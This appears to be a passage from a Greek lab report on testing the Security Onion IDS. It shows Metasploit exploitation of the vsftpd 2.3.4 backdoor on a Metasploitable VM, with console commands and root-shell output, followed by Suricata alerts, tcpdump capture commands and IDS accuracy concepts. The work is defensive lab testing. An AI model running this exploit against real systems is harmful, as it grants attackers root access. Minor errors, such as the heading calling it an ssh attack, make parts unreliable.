> ▲ 2024-05-19 14:12:13.445 +03:00	192.168.200.51	62233	192.168.202.54	1521	ET SCAN Suspicious inbound to Oracle SQL port 1521	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:12.935 +03:00	192.168.200.51	62233	192.168.202.54	1521	ET SCAN Suspicious inbound to Oracle SQL port 1521	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:12.415 +03:00	192.168.200.51	62233	192.168.202.54	1521	ET SCAN Suspicious inbound to Oracle SQL port 1521	Potentially Bad Traffic	medium
> ▲ 2024-05-19 14:12:10.954 +03:00	192.168.200.51	61173	192.168.202.54	5811	ET SCAN Potential VNC Scan 5800-5820	Attempted Information Leak	medium

Δοκιμή 3

Exploit την ssh πόρτα του metasploitable μέσω Kali Linux Metasploit

```
root@KaliVM:~  
msf6 > search vsftpd  
  
Matching Modules  
=====  
#  Name  
- - - - -  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.202.54  
RHOST => 192.168.202.54  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
  
[*] 192.168.202.54:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.202.54:21 - USER: 331 Please specify the password.  
[*] 192.168.202.54:21 - Backdoor service has been spawned, handling...  
[*] 192.168.202.54:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.171.129:46825 -> 192.168.202.54:6200) at 2024-05-19 07:47:57 -0400  
  
sessions i 1  
[*] Wrong number of arguments expected: 1, received: 2  
Usage: sessions <id>  
  
Interact with a different session Id.  
This command only accepts one positive numeric argument.  
This works the same as calling this from the MSF shell: sessions -i <session id>  
  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
      inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether bc:24:11:75:51:d3 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.202.54/24 brd 192.168.202.255 scope global eth0  
      inet6 fe80::be24:11ff:fe75:51d3/64 scope link  
        valid_lft forever preferred_lft forever
```

```
sudo msfconsole  
  
search vsftpd  
  
use exploit/unix/ftp/vsftpd_234_backdoor  
  
set RHOST 192.168.202.54  
  
exploit  
  
sessions i 1
```

Στο Security Onion – Hunt βλέπουμε πως ανταποκρίνεται.

>	▲	2024-05-19 14:24:30 937 +03:00	192.168.202.54	6200	192.168.200.51	64487	GPL ATTACK_RESPONSE id check returned root	Potentially Bad Traffic	medium
>	▲	2024-05-19 14:12:26 432 +03:00	192.168.200.51	64245	192.168.202.54	5432	ET SCAN Suspicious inbound to PostgreSQL port 5432	Potentially Bad Traffic	medium
>	▲	2024-05-19 14:12:26 422 +03:00	192.168.200.51	64243	192.168.202.54	5432	ET SCAN Suspicious inbound to PostgreSQL port 5432	Potentially Bad Traffic	medium
>	▲	2024-05-19 14:12:21 023 +03:00	192.168.200.51	63840	192.168.202.54	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Inbound)	Detection of a Network Scan	low
>	▲	2024-05-19 14:12:21 023 +03:00	192.168.200.51	63840	192.168.202.54	3389	ET SCAN Behavioral Unusually fast Terminal Server Traffic Potential Scan or Infection (Outbound)	Misc activity	low
>	▲	2024-05-19 14:12:20 402 +03:00	192.168.200.51	64234	192.168.202.54	3306	ET SCAN Suspicious inbound to MySQL port 3306	Potentially Bad Traffic	medium
>	▲	2024-05-19 14:12:20 402 +03:00	192.168.200.51	64235	192.168.202.54	5432	ET SCAN Suspicious inbound to PostgreSQL port 5432	Potentially Bad Traffic	medium
>	▲	2024-05-19 14:12:19 940 +03:00	192.168.200.51	63801	192.168.202.54	3493	ET SCAN Suspicious inbound to MySQL port 3306	Potentially Bad Traffic	medium

192.168.202.54 6200 192.168.200.51 64487 GPL ATTACK_RESPONSE id check returned root Potentially Bad Traffic medium

H IP 192.168.200.51 πήρε δικαιώματα root στην IP 192.168.202.54 με GPL ATTACK


Developing

Στο πλαίσιο ενός IDS όπως το Security Onion, τα Datasets είναι συλλογές δεδομένων δικτύου και ασφαλείας που καταγράφονται και αποθηκεύονται για ανάλυση. Αυτά τα δεδομένα περιλαμβάνουν πληροφορίες για τις συνδέσεις δικτύου, καταγραφές από IDS (Intrusion Detection Systems), αρχεία καταγραφής συστημάτων και εφαρμογών, και άλλα σχετικά δεδομένα. Τα Datasets μπορούν να χρησιμοποιηθούν για την ανίχνευση ανωμαλιών, την ανάλυση επιθέσεων, και τη βελτίωση της ασφάλειας του δικτύου.

Η δημιουργία ενός ασφαλούς και ελεγχόμενου περιβάλλοντος για τη δημιουργία ιδεατών δεδομένων (Datasets) αποτελεί βασική παράμετρο για την ακριβή ανάλυση και βελτίωση των συστημάτων ανίχνευσης εισβολών (IDS) όπως το Security Onion. Σε ένα απομονωμένο δίκτυο, όπου τα εικονικά μηχανήματα (VMs) όπως το Metasploitable και τα Windows αλληλεπιδρούν μόνο με το Kali Linux, μπορούμε να προσομοιώσουμε στοχευμένες επιθέσεις χωρίς την παρουσία περιττής κίνησης δικτύου. Αυτό διασφαλίζει ότι η καταγεγραμμένη κίνηση προέρχεται αποκλειστικά από τις επιθέσεις, επιτρέποντας μια πιο καθαρή και ακριβή ανάλυση. Χρησιμοποιώντας το Kali Linux, μπορούμε να εκτελέσουμε ποικιλία επιθέσεων όπως εκμετάλλευση ευπαθειών, επιθέσεις DDoS και επιθέσεις μέσω δικτύου, δημιουργώντας έτσι ένα πλήρες και αντιπροσωπευτικό σύνολο δεδομένων. Στο πλαίσιο αυτό, η απομόνωση του δικτύου και η έλλειψη περιττής κίνησης είναι κρίσιμες για την εξασφάλιση της ακρίβειας των δεδομένων και τη μείωση των ψευδών θετικών συναγερμών, ενώ επιτρέπουν την επανάληψη των επιθέσεων για τη δημιουργία συνεκτικών και συγκρίσιμων Datasets.

Η ορθή ρύθμιση του Security Onion είναι ζωτικής σημασίας για την καταγραφή και την ανάλυση των δεδομένων αυτών. Το Security Onion εγκαθίσταται σε ένα ή περισσότερα VMs στο απομονωμένο δίκτυο και διαμορφώνεται ώστε να καταγράφει την κίνηση δικτύου μέσω των εργαλείων Zeek και Suricata, τα οποία καταγράφουν λεπτομερώς την κίνηση και ανιχνεύουν τις επιθέσεις. Τα δεδομένα αποθηκεύονται σε πραγματικό χρόνο στο Elasticsearch και μπορούν να αναλυθούν και να οπτικοποιηθούν μέσω του Kibana, παρέχοντας πολύτιμα εργαλεία για την ανάλυση των επιθέσεων και την αξιολόγηση της αποτελεσματικότητας του IDS. Επιπλέον, η χρήση του `tcpdump` για την καταγραφή της κίνησης σε αρχεία Pcap

και η εισαγωγή τους στο Security Onion για ανάλυση, ενισχύονταν την ακρίβεια της καταγραφής. Τα δημιουργημένα Datasets είναι υψηλής ποιότητας και μπορούν να χρησιμοποιηθούν για εκπαιδευτικούς σκοπούς, επιτρέποντας στους αναλυτές ασφάλειας δικτύου να εξασκηθούν στην αναγνώριση μοτίβων και συμπεριφορών επιθέσεων. Συνολικά, η συνδυασμένη χρήση αυτών των τεχνολογιών σε ένα ελεγχόμενο περιβάλλον παρέχει ένα ισχυρό εργαλείο για την ανάλυση και την εκπαίδευση στον τομέα της ασφάλειας δικτύου.



Τα Δεδομένα της κίνησης αποθηκεύονται τοπικά στο Security Onion και έχουμε πρόσβαση μέσω του Webui ή μέσω απευθείας σύνδεσης μέσω SSH, μπορούμε να τα κατεβάσουμε και να τα επεξεργαστούμε μέσω Wireshark.

Το Zeek κρατάει δεδομένα δικτύου όπως HTTP, DNS, SSL, και πολλά άλλα. Το Zeek είναι ήδη ενεργοποιημένο στο Security Onion. Μπορείς να επιβεβαιώσεις τη ρύθμιση του και να διαμορφώσεις τα αρχεία καταγραφής όπως επιθυμείς, τα αρχεία καταγραφής του Zeek αποθηκεύονται στο /nsm/bro/logs/current/. Μπορείς να τα εξετάσεις με την ακόλουθη εντολή:

```
ls /nsm/bro/logs/current/
```

Το Suricata καταγράφει δεδομένα από επιθέσεις και ύποπτη δραστηριότητα στο δίκτυο, τα αρχεία καταγραφής του Suricata βρίσκονται στο /nsm/suricata/. Μπορείς να δεις τα logs με την εντολή:

```
ls /nsm/suricata/
```

Η στοίβα ELK χρησιμοποιείται για την αποθήκευση, επεξεργασία, και οπτικοποίηση των δεδομένων καταγραφής στο Security Onion. Elasticsearch: Αποθηκεύει τα δεδομένα καταγραφής. Το Logstash επεξεργάζεται και μετατρέπει τα δεδομένα πριν τα αποθηκεύσει στο Elasticsearch. Το Kibana για την αναζήτηση και την οπτικοποίηση των δεδομένων.

Παρόλα αυτά από το Security Onion μπορείς να εξάγεις αρχεία pcap με την εντολή tcprdump για περαιτέρω επαναχρησιμοποιήση και ανάλυση σε δοκιμαστικά περιβάλλοντα.

Η εντολή καταγραφής κίνησης μέσω tcprdump.

```
sudo tcprdump -i interface(eth0) -w /path/to/save/capture.pcap
```

Όπου -i interface είναι η διεπαφή του δικτύου που θές να παρακολουθείς και να καταγράφεις, συνήθως η monitor port του switch και -w /path/to... το σημείο που θές να αποθηκεύεις.

Επίσης για να το πάμε ένα βήμα παραπέρα, επειδή το περιβάλλον είναι εικονικό και ο θήτης και το θύμα είναι γνωστά, μπορούμε να καταγράφουμε συγκεκριμένες IP στο δίκτυο μας.

```
sudo tcprdump -i eth0 host 192.168.202.54 -w /path/to/save/capture.pcap
```

Μια τελευταία προσθήκη στην καταγραφή μέσω tcpdump θα μπορούσε να είναι η συνεχής καταγραφή της κίνησης στο παρασκήνιο.

```
sudo nohup tcpdump -i eth0 -w /path/to/save/capture.pcap &
```

Μετά τη δημιουργία του αρχείου Pcap, μπορείς να το κατεβάσεις στον υπολογιστή σου για ανάλυση με εργαλεία όπως το Wireshark το Virus Total και να αρχίσεις να κατηγοριοποιείς περιπτώσεις .



Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

FILE

URL

SEARCH



Choose file

By submitting data above, you are agreeing to our [Terms of Service](#) and [Privacy Notice](#), and to the [sharing of your sample submission with the security community](#). Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. [Learn more](#).

Σε ένα σύστημα Ανίχνευσης Εισβολών (IDS), η ακρίβεια και η αξιοπιστία των ανιχνεύσεων είναι κρίσιμης σημασίας για την αποτελεσματική προστασία του δικτύου. Οι όροι False Positives, False Negatives, True Positives, και True Negatives χρησιμοποιούνται για να περιγράψουν την απόδοση ενός IDS.

True Positives (TP) : Μια πραγματική επίθεση ή κακόβουλη δραστηριότητα που ανιχνεύεται σωστά από το IDS. Πρέπει να διασφαλιστεί ότι τα True Positives είναι πραγματικά επιθέσεις, ώστε να μην υπάρχουν αμφιβολίες για την αξιοπιστία των ανιχνεύσεων, σε αυτές τις περιπτώσεις το σύστημα πρέπει να ανταποκρίνεται σωστά στις πραγματικές επιθέσεις, ενεργοποιώντας τις κατάλληλες διαδικασίες αντιμετώπισης.

False Positives (FP) : Μια ειδοποίηση που παράγεται από το IDS για μια δραστηριότητα που δεν είναι πραγματικά κακόβουλη, θεωρητικά είναι μια φυσιολογική δραστηριότητα που φαίνεται ως απειλή. Σε αυτές τις περιπτώσεις χρειάζεται συνεχείς ρύθμιση στους κανόνες ανίχνευσης για την μείωση των False Positives. Οι κανονισμοί θα πρέπει να είναι όσο το δυνατόν πιο συγκεκριμένοι, ώστε να μην καταναλώνονται πόροι άσκοπα.

The screenshot shows the 'Grid Configuration' page in the Security Onion web interface. The left sidebar includes links for Overview, Alerts, Dashboards, Hunt, Cases, PCAP, Grid, Downloads, Administration (selected), Users, Grid Members, Configuration (selected), and License Key. The main area is titled 'Grid Configuration' and shows a tree view of configuration items under 'suricata'. The 'Classification' node is expanded, showing 'config', 'enabled' (which is selected), 'pcap', 'thresholding', and 'telegraf'. To the right, a large text area displays the 'Classifications config file.' with the following content:

```

# Current Grid Value
#
# config classification:shortname,short description,priority
#
config classification: not-suspicious,Not Suspicious Traffic,3
config classification: unknown,Unknown Traffic,3
config classification: bad-unknown,Potentially Bad Traffic, 2
config classification: attempted-recon,Attempted Information Leak,2
config classification: successful-recon-limited,Information Leak,2
config classification: successful-recon-large,Large Scale Information Leak,2
config classification: attempted-dos,Attempted Denial of Service,2
config classification: successful-dos,Denial of Service,2
config classification: attempted-user,Attempted User Privilege Gain,1
config classification: unsuccessful-user,Unsuccessful User Privilege Gain,1
config classification: successful-user,Successful User Privilege Gain,1
config classification: attempted-admin,Attempted Administrator Privilege Gain,1
config classification: successful-admin,Successful Administrator Privilege Gain,1

# NEW CLASSIFICATIONS
config classification: rpc-portmap-decode,Decode of an RPC Query,2
config classification: shellcode-detected,Executable code was detected,1

```

At the bottom, it says '© 2024 Security Onion Solutions, LLC' and 'License: ELV2'.

False Negatives (FN) : Μια πραγματική επίθεση ή κακόβουλη δραστηριότητα που δεν ανιχνεύεται από το IDS. Το IDS αποτυγχάνει να αναγνωρίσει μια πραγματική απειλή. Σε αυτές τις περιπτώσεις χρειάζεται συνεχή αναβάθμιση και αναθεώρηση στους κανόνες και τις υπογραφές (signatures) για να διασφαλίσουμε ότι καλύπτουν όλες τις γνωστές απειλές.

True Negatives (TN) : Μια φυσιολογική δραστηριότητα που αναγνωρίζεται σωστά ως μη κακόβουλη από το IDS. Το IDS δεν παράγει ειδοποίηση για φυσιολογική δραστηριότητα. Σε αυτή την περίπτωση θα πρέπει το σύστημα μπορεί να διακρίνει σωστά την διαφορά μεταξύ φυσιολογικής και κακόβουλης δραστηριότητας. Οι κανόνες θα πρέπει να είναι επαρκώς ακριβείς για να διασφαλίζουν ότι η φυσιολογική δραστηριότητα δεν προκαλεί ειδοποιήσεις.

Συμπεράσματα

Οι δοκιμή και ρύθμιση ενός IDS όπως στο Security Onion μπορεί να είναι μια απαιτητική και χρονοβόρα διαδικασία, αλλά είναι απαραίτητη για να διασφαλιστεί η αποτελεσματική ανίχνευση και απόκριση σε απειλές ασφαλείας. Η αρχική ρύθμιση του Security Onion και η διαμόρφωση των αισθητήρων θέλει χρόνο και υπομονή, πρέπει να διασφαλιστεί ότι όλοι οι επιμέρους απαραίτητοι μηχανισμοί (Suricata, Zeek, OSSEC, etc.) είναι σωστά ρυθμισμένοι.

Η συλλογή και εξαγωγή δεδομένων από διάφορα σημεία του δίκτυου και η διασφάλιση ότι ότι είναι ορατά στις δραστηριότητες, συνεχή αναθεώρηση και ανάλυση των alerts. Πολλά alerts μπορεί να είναι ψευδώς θετικά, και η διαδικασία διαχωρισμού των αληθινών απειλών από τα ψευδώς θετικά απαιτεί λεπτομερή ανάλυση και κατανόηση. Αναγκαία συνεχής προσαρμογή και βελτιστοποίηση των κανόνων και των ανιχνεύσεων με ακρίβεια για την αποτελεσματικότητα του συστήματος. Δοκιμές και Δοκιμές ξανα...Εκτέλεση Τεστ Επιθέσεων με διάφορα τεστ επιθέσεων (π.χ. nmap scans, exploit tests) για να διαπιστώσουμε αν το σύστημα μπορεί να ανιχνεύσει διαφορετικούς τύπους απειλών. Προσεκτική ανάλυση των αποτελεσμάτων για να επιβεβαίωση ότι τα alerts που δημιουργούνται είναι ακριβή και ανταποκρίνονται στις πραγματικές απειλές.

Καθορισμός στόχων και απειλών και δημιουργία σχεδίου. Τι θέλουμε να επιτύχουμε; Ποιες απειλές θέλουμε να ανιχνεύσουμε; - Δημιουργία περιβάλλοντος Δοκιμών, ένα ελεγχόμενο περιβάλλον (π.χ. ένα δοκιμαστικό δίκτυο) για την εκτέλεση των δοκιμών μας χωρίς να επηρεάσουμε το παραγωγικό περιβάλλον. Χρήση εργαλείων όπως το Metasploit, το nmap, και άλλες τεχνικές επιθέσεων για την δημιουργία τεχνιτών απειλών, καταγραφή και ανάλυση των αποτελεσμάτων για να δούμε πώς αντιδρά το Security Onion. Χρήση των αποτελεσμάτων για την καλύτερη προσαρμογή των συστημάτων ανίχνευσης (Suricata, Zeek) και βελτίωση των πολιτικών ασφαλειας και ενσωμάτωση των ευρημάτων από τις δοκιμές στην καθημερινή ρουτίνα συνεχής βελτίωσης της ασφάλειας.

Το Testing στο Security Onion είναι μια αναπόφευκτα επίπονη διαδικασία που απαιτεί υπομονή, προσοχή στη λεπτομέρεια, και πολλές δοκιμές για να διασφαλιστεί η αποτελεσματική ανίχνευση και απόκριση στις απειλές. Ωστόσο, οι προσπάθειες

αυτές είναι κρίσιμες για τη διατήρηση ενός ισχυρού και αξιόπιστου περιβάλλοντος ασφάλειας.

Βιβλιογραφία

<https://fleetdm.com/docs/using-fleet/learn-how-to-use-fleet>

<https://www.youtube.com/watch?v=78RIsFqo9pM>

<https://attack.mitre.org/resources/>

<https://docs.securityonion.net/en/2.4/attack-navigator.html>

<https://docs.securityonion.net/en/2.4/playbook.html>

<https://docs.securityonion.net/en/2.4/elastic-fleet.html>

<https://github.com/3CORESec/testmynids.org>

<https://docs.suricata.io/en/latest/index.html#>

<https://docs.suricata.io/en/latest/public-data-sets.html#>

<https://docs.securityonion.net/en/2.4/pcaps.html>